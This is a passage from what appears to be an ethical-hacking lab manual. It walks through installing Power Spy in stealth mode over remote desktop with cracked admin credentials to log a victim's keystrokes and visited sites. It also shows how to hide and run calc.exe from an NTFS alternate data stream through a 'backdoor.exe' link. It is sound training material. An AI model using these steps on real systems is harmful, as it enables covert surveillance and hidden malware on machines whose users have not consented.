


FIGURE 9.42: Result of visited websites

58. In the same way, you can select each tile to view all the activities.
59. Once you are finished, **Close** the remote desktop connection.
60. This way, even an attacker can hack into a machine and install SpyAgent to spy on all activities performed by a user on his/her system.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion regarding your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

10

Web Activity Monitoring and Recording using Power Spy

Power Spy software allows you to secretly monitor and record all activities on your computer, which is completely legal.

Lab Scenario

New technologies allow employers to check whether employees are wasting time at recreational Web sites or sending unprofessional emails. At the same time, organizations should be aware of local laws so that their legitimate business interests do not become an unacceptable invasion of worker privacy. Before deploying an employee monitoring program, you should clarify the terms of acceptable and unacceptable use of corporate resources during work hours, and develop a comprehensive acceptable use policy (AUP) that staff must agree to.

In this lab, we explain about monitoring employee activities using Power Spy.

Lab Objectives

The objective of this lab is to help students use the Activity Monitor tool. After completing this lab, students will be able to:

- Install and configure **Power Spy**
- Monitor keystrokes typed, websites visited, and Internet Traffic Data

Lab Environment

To perform the lab, you need:

- A computer running Windows Server 2016
- A computer running Windows Server 2012 virtual machine (victim machine)
- You can download the Power Spy tool from **http://www.ematrixsoft.com/download.php?p=power-spy-software**
- If you wish to download the latest version, screenshots may differ
- Administrative privileges to install and run tools

Lab Duration

Time: 15 Minutes

Overview of the Lab

This lab demonstrates to students how to establish remote desktop connection with a victim machine and run Power Spy to secretly track user activities.

1. This lab works only if the target machine is turned **ON**.
2. As you have seen how to escalate privileges in the earlier lab (Escalating Privileges by Exploiting Client Side Vulnerabilities), you will use the same technique to escalate privileges and then dump the password hashes.
3. On obtaining the hashes, you will use password cracking application such as RainbowCrack to obtain plain text passwords.
4. Once you have the passwords handy, you will establish a **Remote Desktop Connection** as an **attacker**; install Power Spy, and leave it in **stealth mode**.

Note: In this lab, you are connecting remotely to a **Windows server 2012** virtual machine. You can establish remote connection only for a user account granted administrative privileges (here, **Jason** has administrative privileges).

5. The next task will be to log onto the **virtual machine** as a legitimate user (in this case, you) and perform user activities without being aware of the application tracking your activities.
6. Having done so, you will again establish a **Remote Desktop Connection** as an **attacker**, bring the application out of stealth mode, and monitor the activities performed on the virtual machine by the **victim** (you).

Lab Tasks

1. In the Windows Server 2016 machine, click the **Search** icon in the taskbar to open the search menu.




FIGURE 10.1: Selecting Search

2. Here, search for **Remote Desktop Connection**.
3. Click **Remote Desktop Connection** in the **Search** field.




FIGURE 10.2: Searching for Remote Desktop Connection

4. The Remote Desktop Connection window appears; enter the IP address of **Windows Server 2012** (in this lab, **10.10.10.12**, which might differ in your lab environment) in the **Computer** field, and click **Show Options**.

FIGURE 10.3: Establishing Remote Desktop Connection

5. Enter a username whose account has administrative privileges (here, **Jason**), and click **Connect**.

FIGURE 10.4: Establishing Remote Desktop Connection

6. The host machine tries to establish a Remote connection with the target machine.

7. A **Windows Security** pop-up appears; enter the password (**qwerty**) and click **OK**.




FIGURE 10.5: Windows Security pop-up

8. A **Remote Desktop Connection** window appears; click **Yes.**

FIGURE 10.6: Remote Desktop Connection window

Note: You cannot access a Remote Desktop Connection if the target machine is shut down. *This is possible only if the machine is in turned on.*

9. A **Remote Desktop connection** is successfully established, as shown in the screenshot:




FIGURE 10.7: Remote Desktop Connection established successfully

10. Close the **Server Manager** window.
11. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Spyware\General Spyware\Power Spy**.
12. Double-click **setup.exe**.
13. If the **Open File - Security Warning** pop-up appears, click **Run**.
14. Follow the installation steps to install Power Spy.
15. On completing the installation, the **Run as Administrator** window appears; click **Run**.




FIGURE 10.8: Run as administrator window

16. The Setup Login Password window appears; enter the password (**qwerty@123**) in the **New password** and **Confirm password** fields.
17. Click **Submit**.

FIGURE 10.9: Setup login password window

18. The **Welcome To Power Spy Control Panel!** webpage appears in the default browser. Close the browser.




FIGURE 10.10: Welcome To Power Spy Control Panel! Webpage

19. If the **Microsoft Phishing Filter** pop-up appears, select **Ask me later** and click **OK**.




FIGURE 10.11: Microsoft Phishing Filter pop-up

20. The **Information** dialog box appears on the Setup login password window; click **OK**.

FIGURE 10.12: Information dialog box

21. The **Enter login password** window appears; enter the password (which you set in **step 16**).
22. Click **Submit**.




FIGURE 10.13: Enter login Password window

23. The **Register product** window appears; click on **Later** to continue.




FIGURE 10.14: Register product window

24. The main window of **Power Spy** opens as shown below.

FIGURE 10.15: Main window of Power Spy

25. Click on **Start Monitoring**.

FIGURE 10.16: Start monitoring

26. If the **System Reboot Recommended** window appears, click **OK**.
27. Click on **Stealth Mode** (stealth mode runs the Power spy completely invisibly on the computer).
28. The **Hotkey reminder** dialog-box appears; click on **OK** (to unhide the Power spy, Use **Ctrl+Alt+X** keys together on your PC keyboard).

FIGURE 10.17: Hotkey reminder dialog-box

29. The **Confirm** dialog-box appears; click **Yes**.

FIGURE 10.18: Confirm dialog-box

30. Close the **Remote Desktop Connection**.
31. Log on to the **Windows Server 2012** virtual machine's **Jason** account as a legitimate user (here, assume you are acting as a **victim**).
32. Browse the Internet (anything) or perform any user activity. In this lab, Facebook and LinkedIn websites have been browsed.
33. Once you have performed some user activities, follow **steps1–8** to launch **Remote Desktop Connection**, (you are logging in as an **attacker**).
34. To bring Power Spy out of stealth mode, press **Ctrl+Alt+X**.

35. The **Run as administrator** window appears; click on **Run**.




FIGURE 10.19: Run as administrator window

36. The **Enter login password** window appears; enter the password (which you set in **step 16**).
37. Click **Submit**.

FIGURE 10.20: Enter the password

38. Click **Later** in the Register product window to continue.




FIGURE 10.21: Click on Later

39. Click on **Stop Monitoring** to stop the monitoring.

FIGURE 10.22: Stop the monitoring

40. To check user keystrokes from keyboard, click on **Keylogger** from Power Spy Control Panel.

FIGURE 10.23: Selecting keystrokes from Power spy control panel

41. It will display all the resultant **keystrokes**, as shown in the screenshot:




FIGURE 10.24: Resulted keystrokes

42. To check the websites visited by the user, click on **website visited** from **Power spy control panel.**

43. It will show all the **user-visited websites'** results, as shown in the following screenshot:




FIGURE 10.25: Result of visited websites

44. This way, an attacker might attempt to install key loggers and thereby gain information related to the user logged in websites, keystrokes, and so on.

Lab Analysis

Analyze and document the results related to the lab exercise. Provide your opinion regarding your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

11

Hiding Files using NTFS Streams

A stream consists of data associated with a main file or directory (known as the main unnamed stream). Each file and directory in NTFS can have multiple data streams that are generally hidden from the user.

Lab Scenario

Once the hacker has fully hacked the local system, installed their backdoors and port redirectors, and obtained all the information available to them, they will proceed to hack other systems on the network. Most often, there are matching service, administrator, or support accounts residing on each system that make it easy for the attacker to compromise each system in a short amount of time. As each new system is hacked, the attacker performs steps to gather additional system and password information. Attackers continue to leverage information on each system until they identify passwords for accounts that reside on highly prized systems including payroll, root domain controllers, and Web servers. To be an expert ethical hacker and penetration tester, you must understand how to hide files using NTFS streams.

Lab Objectives

The objective of this lab is to help students learn how to hide files using NTFS streams.

It will teach you how to:

- Use NTFS streams
- Hide files

Lab Environment

To carry out the lab you need:

- Windows Server 2016 running as a virtual machine
- NTFS Formatted **C:** drive

Lab Duration

Time: 10 Minutes

Overview of NTFS Streams

NTFS supersedes the FAT file system as the preferred file system for Microsoft Windows operating systems. NTFS has several improvements over FAT and HPFS (High Performance File System), such as improved support for metadata and the use of advanced data structures.

Lab Tasks

1. Run this lab in **Windows Server 2016** virtual machine.
2. Make sure the **C:\ drive** file system is of **NTFS** format. To check this, go to **Computer**, right click **C:**, and click **Properties**.




FIGURE 11.1: Checking the format of Windows Server 2016

3. The **Local Disk (C:) Properties** window appears; check for file system format, and click **OK**.




FIGURE 11.2: Windows Server 2016 C:\ driver properties

4. Open **Windows Explorer**, navigate to **C:** drive, create a new folder and name it **magic**. Using Windows Explorer, copy **calc.exe** from **C:\windows\system32** to **C:\magic**.




FIGURE 11.3: Copied calc.exe file to c:\magic

5. Launch the **command prompt**, and type **cd C:\magic** and press **Enter**. The command-prompt directory points to the C:\magic drive. Now type **notepad readme.txt** and press **Enter**.

FIGURE 11.4: Changing directory to c:\magic and creating readme.txt notepad file

6. The **readme.txt** notepad appears; click the **Yes** button if prompted to create a new **readme.txt** file.




FIGURE 11.5: Creating readme.txt notepad file

7. Now type **Hello World !!** in the notepad file.

FIGURE 11.6: Type Hello world !! in readme.txt notepad file

8. Click **File**, and click **Save** to save and close the **readme.txt** notepad file.




FIGURE 11.7: Save the readme.txt notepad file

9. Type **dir** and press **Enter**. This lists all the files present in the directory, along with the files' sizes. Note the file **size** of **readme.txt**.




FIGURE 11.8: Note the size of the readme.txt file

10. Now hide **calc.exe** inside the **readme.txt** by typing the following in the command prompt:

    type c:\magic\calc.exe > c:\magic\readme.txt:calc.exe

    Then press **Enter**.

FIGURE 11.9: Command prompt with hiding calc.exe command

11. Type **dir** in command prompt and note the file size of **readme.txt**, which **should not change**. Navigate to the directory **c:\magic,** and **delete calc.exe**.




FIGURE 11.10: Command prompt with executing hidden calc.exe command

12. Type the following command in the command prompt:

    mklink backdoor.exe readme.txt:calc.exe

    Then press **enter**.

    In the next line, type **backdoor** and press **enter**. The calculator program will be **executed** as shown in the following screenshot:




FIGURE 11.11: Command prompt with executed hidden calc.exe

13. In real-time, attackers may hide malicious files from being visible to the legitimate users by using NTFS streams and execute them whenever required.

Lab Analysis

Document all the results discovered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

12

Hiding Data using White Space Steganography

Snow is used to conceal messages in ASCII text by appending whitespace to the end of lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. And if the built-in encryption is used, the message cannot be read even if it is detected.

Lab Scenario

